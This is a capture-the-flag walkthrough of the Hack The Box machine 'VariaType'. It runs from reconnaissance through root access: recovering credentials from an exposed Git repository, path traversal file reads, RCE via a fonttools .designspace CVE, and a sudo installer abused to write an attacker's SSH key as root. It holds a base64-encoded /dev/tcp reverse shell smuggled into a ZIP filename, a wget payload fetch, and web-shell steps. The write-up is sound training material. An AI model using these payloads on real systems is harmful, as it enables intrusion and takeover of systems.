HackTheBoxMedium
HackTheBox – VariaType
LinuxWebCVE-2025-66034Command InjectionPath TraversalPrivEsc
VariaType Medium Linux
Initial Enumeration
We begin with a standard network scan using Nmap to identify open ports and services running on the target.
TEXT
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
80/tcp open  http    nginx 1.22.1
From this scan, we can conclude:
- The target is running a Linux-based system
- SSH is exposed on port 22, likely for remote access
- A web server (nginx 1.22.1) is running on port 80
Since web services are often the primary attack surface in Hack The Box machines, we proceed with web enumeration.
Web Enumeration
Accessing the main website at:
TEXT
http://variatype.htbreveals a landing page for VariaType Labs, which appears to be a variable font generation platform.

The application explicitly allows users to upload .designspace files:
“Generate production-ready variable fonts from your .designspace…”
This is immediately interesting from an attacker’s perspective because file upload functionality is a high-risk attack surface, especially when dealing with structured formats like XML.
Vulnerability Research
Based on the functionality of the application, research into known vulnerabilities related to font processing libraries led to the discovery of:
CVE-2025-66034 — fonttools varLib (Critical)
This vulnerability affects the fonttools library, specifically the varLib module used for handling .designspace files.
Impact:
A malicious .designspace file can:
- Perform path traversal, allowing arbitrary file writes
- Inject malicious XML content
- Potentially lead to Remote Code Execution (RCE)
Relevance to Target:
This vulnerability is highly relevant because:
- The application accepts
.designspaceuploads - It likely processes them server-side using
fonttools - If unsanitized, this creates a direct path to exploitation
Subdomain Enumeration
To expand the attack surface, subdomain fuzzing was performed using ffuf:
TEXT
ffuf -u http://variatype.htb -H "Host: FUZZ.variatype.htb" -w subdomains-top1million-5000.txtThis revealed a new subdomain:
TEXT
portal.variatype.htbThis is significant, as development portals or internal panels often expose additional functionality or vulnerabilities.
Directory Enumeration
Next, directory brute-forcing was performed on the newly discovered subdomain:
TEXT
feroxbuster -u http://portal.variatype.htb/This revealed a critical finding:
TEXT
/.git/The presence of an exposed .git directory is a serious misconfiguration, as it can allow attackers to reconstruct the entire source code of the application.
Key findings include:
TEXT
.git/index
.git/config
.git/HEAD
.git/objects/
This indicates that the repository is fully accessible.
Git Repository Exposure
At this stage, the next logical step is to dump the Git repository and analyze the source code for:
- Hardcoded credentials
- Hidden endpoints
- Insecure logic
- Vulnerable file handling mechanisms
Git Repository Analysis
JSX
./gitdumper.sh http://portal.variatype.htb/.git/ /home/cypher/Desktop/HTB/variatypeAfter successfully dumping the exposed .git directory, the repository was reconstructed locally and inspected using standard Git commands.
BASH
git log
git show <commit>
The commit history revealed two commits:
BASH
* 753b5f5 fix: add gitbot user for automated validation pipeline
* 5030e79 feat: initial portal implementation
The most important finding comes from analyzing the latest commit:
BASH
git show 753b5f5This reveals a modification in auth.php:
PHP
$USERS = [
    'gitbot' => 'G1tB0t_Acc3ss_2025!'
];
Critical Finding: Hardcoded Credentials
The developers introduced a user for an automated validation pipeline, but mistakenly committed credentials directly into the source code.
Extracted credentials:
TEXT
Username: gitbot
Password: G1tB0t_Acc3ss_2025!
This is a classic example of sensitive information disclosure via exposed Git repositories.
Authentication and Portal Access
Using the discovered credentials, authentication was performed on the portal:
TEXT
http://portal.variatype.htbSuccessful login grants access to the Validation Dashboard.

The dashboard indicates:
- It is used to monitor font generation jobs
- Files are auto-archived from the main generator pipeline
- No current builds are present
This confirms that the portal is part of a backend processing pipeline, likely interacting with the .designspace upload functionality identified earlier.
Further Enumeration of Portal
To better understand the application structure, additional directory fuzzing was performed with PHP extensions:
BASH
feroxbuster -u http://portal.variatype.htb/ -x phpObservations:
/dashboard.php→ Redirects if not authenticated (confirms access control)/download.php→ Likely used to retrieve generated font files/view.php→ Possibly used to preview processed data/files/→ Storage location for generated or uploaded files
The presence of these endpoints strongly suggests a file processing workflow, where:
- A
.designspacefile is uploaded - It is processed by the backend pipeline
- Output files are stored and made accessible via
/files/
Exploiting File Download Functionality (LFI)

While enumerating the available endpoints, accessing /download.php without parameters returns:
TEXT
File parameter required.This indicates that the endpoint expects a file parameter, which is a strong candidate for Local File Inclusion (LFI) testing.
Testing for path traversal:
TEXT
http://portal.variatype.htb/download.php?f=....//....//....//....//....//....//etc/passwdThe application successfully returned sensitive system files such as /etc/passwd, confirming:
Vulnerability Identified: Path Traversal (LFI)
- No proper sanitization on
fparameter - Directory traversal (
..//) is possible - Arbitrary file read is achievable
This provides an alternative path to sensitive data exposure, though in this case, a more direct RCE path was available.
Achieving Remote Code Execution (CVE-2025-66034)
Exploitation Using Public PoC
https://github.com/symphony2colour/varlib-cve-2025-66034
A public exploit for this CVE was used to automate the process:
BASH
python3 varlib_cve_2025_66034.py \
  --ip 10.10.10.10 \
  --port 6666 \
  --path /var/www/portal.variatype.htb/public/files \
  --trigger http://portal.variatype.htb/files \
  --url http://variatype.htb/tools/variable-font-generator/process
What this does:
- Generates a malicious
.designspacefile - Uploads it to the vulnerable endpoint
- Writes a PHP web shell to disk
- Triggers the shell
- Establishes a reverse connection
Reverse Shell Obtained
Shell received:
BASH
www-data@variatype:~/portal.variatype.htb/public/files$ whoami
www-data
At this point, we have initial access as www-data.
Post-Exploitation Enumeration
Navigating the system revealed an interesting directory:
BASH
/optContents:
BASH
process_client_submissions.bakThis script appears to be part of the font processing pipeline.
Analyzing the Backup Script
The script contains:
BASH
SAFE_NAME_REGEX='^[a-zA-Z0-9._-]+$'It enforces a filename restriction:
- Only allows:
- Letters
- Numbers
. _ -
However, further analysis reveals a critical issue:
Vulnerability: Command Injection via Filename
The script processes files using:
BASH
fontforge -lang=py -c "
import fontforge
font = fontforge.open('$file')
"
Here, $file is embedded directly into a Python command string.
Even though a regex is applied, it does not fully prevent command injection, especially when filenames are interpreted in shell or embedded contexts.
Exploitation via Malicious Archive
A Python script was created to generate a malicious ZIP archive:
PYTHON
import zipfile

payload = "L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNy42Ny82NjY2IDA+JjE="

filename = f"$(echo {payload} | base64 -d | bash).ttf"

with zipfile.ZipFile("exploit.zip", "w") as z:
    z.writestr(filename, "dummy")
Key Idea:
- Filename contains command substitution:
BASH
$(...)- Payload is base64 encoded reverse shell
- When processed, the command gets executed
Delivering the Payload
The malicious archive was transferred to the server:
BASH
wget http://10.10.10.10:8000/exploit.zip -O /var/www/portal.variatype.htb/public/files/exploit.zipPrivilege Escalation to steve
A listener was started:
BASH
nc -lnvp 6666Upon processing the malicious file, a shell was received:
BASH
$ whoami
steve
Upgraded shell:
BASH
python3 -c 'import pty;pty.spawn("/bin/bash")'Now we have a fully interactive shell as:
TEXT
steve@variatype:~$Privilege Escalation to Root
After obtaining a stable shell as steve, the next step is to check for sudo privileges:
BASH
sudo -lOutput:
TEXT
(root) NOPASSWD: /usr/bin/python3 /opt/font-tools/install_validator.py *This indicates that the user steve can execute a Python script as root without a password, which is a strong privilege escalation vector.
Analyzing the Vulnerable Script
The script:
BASH
/opt/font-tools/install_validator.pyKey functionality:
- Accepts a URL as input
- Downloads the file using:
PYTHON
from setuptools.package_index import PackageIndex
index.download(plugin_url, PLUGIN_DIR)
Critical Issue
The script does:
PYTHON
downloaded_path = index.download(plugin_url, PLUGIN_DIR)Where:
TEXT
PLUGIN_DIR = "/opt/font-tools/validators"However:
- The URL is user-controlled
- No restriction on final write location
- URL encoding can be used to manipulate paths
This introduces a path traversal via URL → arbitrary file write as root
Exploitation Strategy
Goal:
- Write our SSH public key into:
TEXT
/root/.ssh/authorized_keysThis allows direct SSH access as root.
Step 1: Generate SSH Key Pair
BASH
ssh-keygen -t ed25519 -f root_keyFiles created:
TEXT
root_key
root_key.pub
Step 2: Host Public Key
A simple HTTP server is created to serve the public key.
serve.py
PYTHON
from http.server import BaseHTTPRequestHandler, HTTPServer

KEY = open("key.txt", "rb").read()

class H(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-Type", "text/plain")
        self.send_header("Content-Length", str(len(KEY)))
        self.end_headers()
        self.wfile.write(KEY)

    def log_message(self, *args):
        pass

HTTPServer(("0.0.0.0", 8000), H).serve_forever()
Run server:
BASH
python3 serve.pyStep 3: Exploit Path Traversal in Installer
Execute:
BASH
sudo /usr/bin/python3 /opt/font-tools/install_validator.py \
"http://ATTACKER_IP:8000/%2froot%2f.ssh%2fauthorized_keys"
Why This Works
%2f=/(URL-encoded slash)- The downloader resolves the path as:
TEXT
/root/.ssh/authorized_keys- The file is written as root
- Contents = attacker’s public key
Output confirms:
TEXT
Plugin installed at: /root/.ssh/authorized_keysStep 4: SSH as Root
BASH
ssh root@variatype.htb -i root_keySuccessful login:
BASH
root@variatype:~# whoami
root
Root Flag
BASH
cat /root/root.txt